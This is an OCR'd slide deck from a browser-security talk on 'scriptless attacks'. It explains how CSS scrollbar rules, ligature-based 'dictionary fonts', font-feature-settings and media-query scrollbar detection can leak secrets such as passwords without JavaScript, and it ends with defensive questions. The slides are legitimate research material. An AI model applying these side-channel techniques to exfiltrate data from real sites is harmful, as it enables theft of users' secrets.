
```
div.s::-webkit-scrollbar-track-piece
 :vertical:increment {background:red
url(/s)}
```

Those fonts

- There's more we can do with custom fonts
  - HTML5 recommends WOFF
  - All done via **`@font-face`**


- WOFF supports an interesting feature
  - **Discretionary Ligatures**
  - Arbitrary character sequences can become *one* character
  - Imagine.. `c a t` become a *cat icon*. Or... `d e e r` a *lil' deer*

Ligatures



- http://ie.microsoft.com/testdrive/graphics/opentype/opentype-monotype/index.html

Fontforge



RebusScript Rebus.woff (UnicodeBmp)

174 (0x00ae) U+00AE registered REGISTERED SIGN

Zeichen-Info für registered

Subtable	Source Glyph Names
'calt' Contextual Alternates in Latin lookup 1 subtable	s u p e r s e c r e t

®supersecret


Attack fonts

- We can thus build dictionary fonts!
  - One character per password for example
  - No problem for a font to handle 100k+ items
- Map the string `supersecret` into one char
- Make everything else invisible
- **If the character is visible, we have a hit**
  - If not the password is not in the list/font
- But how to activate this ligature feature?
  - With CSS3! **`-moz-font-feature-settings:'calt=0'; -ms-font-feature-settings:'calt' 0;`**
- **How can we find out if nothing – or just one char is visible?**

Go CSS

- Remember the smart scrollbars?
  - Same thing all over again
  - But this time for all browsers please
- **CSS Media Queries to the rescue!**
  - We can deploy selective CSS depending on:
    - Viewport width, viewport height
    - **`@media screen and (max-width: 400px){*{foo:bar}}`**
  - Every character gets a distinct width, and/or height
  - Once scrollbars appear, the viewport width gets reduced
  - By the width of the scrollbar
  - Some Iframe tricks do the job and allow universal scrollbar detection
-

Demo


Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hi
http://192.168.1.3/Test/test.php
ABP
Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hi
http://192.168.1.3/Test/test.php
ABP

No scrollbars yet...

We have scrollbars!

DEMO

Conclusion

- Scriptless Attacks versus XSS
  - Not many differences in impact
  - More common injcetion scenarios
  - Affecting sandboxes with HTML5
  - Information leaks by design
- Hard to detect and fix
- Timing and Side-Channel

Defense

- How to protect against features?
- How to protect against side-channels
  - Reduce data leakage?
  - Change standards?
  - Build better sandboxes?
  - Extend SOP to images and other side channels,
    - Use CSP?
  - XFO and Framebusters?
    - What about Pop-up windows?

Future work

- There's a lot more in this
  - CSRF, injections and side-channels
  - Challenging attacker creativity
  - Application and App specific bugs
  - Scriptless attacks and mobile devices?

- **Exciting times to come *without* XSS**

The end

- Questions?
- Discussion?
- Coffee?
- … Master thesis?

- Thanks
  - Martin @datenkeller
  - Sebastian @sebastianlekies